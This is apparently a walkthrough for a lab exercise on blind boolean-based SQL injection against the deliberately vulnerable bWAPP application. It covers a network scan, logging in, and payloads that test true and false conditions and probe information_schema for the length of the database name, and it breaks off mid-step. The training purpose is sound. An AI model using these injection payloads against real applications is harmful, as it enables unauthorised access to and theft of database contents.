

[illegible]

Name	Blind Boolean Based SQL Injection
URL	https://attackdefense.com/challengedetails?cid=1904
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Perform Blind Boolean based SQL Injection attack on the web application and retrieve the username of bWAPP users.

Step 1: Identifying IP address of the target machine

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
10776: eth0@if10777: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
10779: eth1@if10780: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:a7:0f:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.167.15.2/24 brd 192.167.15.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.167.15.2. The target machine is located at the IP address 192.167.15.3

Step 2: Identifying open ports.


Command: nmap 192.167.15.3

```
root@attackdefense:~# nmap 192.167.15.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-04 11:11 IST
Nmap scan report for target-1 (192.167.15.3)
Host is up (0.000021s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 02:42:C0:A7:0F:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
root@attackdefense:~#
```

Port 80 and 3306 are open.


Step 3: Interacting with the web application.



Step 4: Logging into the web application.

Username: bee

Password: bug

bWAPP 
an extremely buggy web app!

Login New User Info Talks & Training Blog


/ Login /


Enter your credentials (bee/bug).

Login:



Password:

Set the security level:
 ▼







Step 5: Selecting SQL Injection - Blind - Boolean Based from the menu on the top left.





Step 6: Search for some movies from the database.

Enter a movie name that won't exist in the database:



"The movie does not exist in our database!" message is displayed.

Now, enter the movie name: iron man



"The movie exists in our database!" message is displayed.

So, if the SQL query returned 1 or more results, then the response is "The movie exists in our database!"

Otherwise, the response is "The movie does not exist in our database!"

Query Executed in the backend:

```
select * from movies where title = '<value>;'
```

Step 7: Identifying SQL Injection Vulnerability.


Injecting a payload that results in a True condition:

Payload: iron man' and '1'='1

SQL Query: select * from movies where title = 'iron man' and '1'='1';



Search for the above movie name:



The response indicates that the above mentioned movie is in the database.


Injecting a payload that results in a False condition:

Payload: iron man' and '1'='2'

SQL Query: select * from movies where title = 'iron man' and '1'='2';

bwAPP - SQL Injection x +

192.167.15.3/sqli_4.php?title=iron+man'+and+'1'%3D'1&action=search

bwAPP 
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits


/ SQL Injection - Blind - Boolean-Based /

Search for a movie:

The movie exists in our database!

bwAPP - SQL Injection x +

192.167.15.3/sqli_4.php?title=iron+man'+and+'1'%3D'2&action=search

bwAPP 
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits

/ SQL Injection - Blind - Boolean-Based /

Search for a movie:

The movie does not exist in our database!

The response indicates that the above mentioned movie is not in the database. It is because the statement would have resulted in a False condition and thus, no records were fetched from the database.

Step 8: Injecting payload to determine the database name.


The “length” function can be used to determine the length of the table, database or column names.

Format: length(string)

The following payload would get the length of the database name from the information_schema.tables table:

Payload: iron man' and length((select distinct(table_schema) from information_schema.tables limit 1,1))=1 #

SQL Query: select * from movies where title = 'iron man' and length((select distinct(table_schema) from information_schema.tables limit 1,1))=1 #';







The response indicates that the above specified condition was false.

Set the length to 5:

Payload: iron man' and length((select distinct(table_schema) from information_schema.tables limit 1,1))=5 #

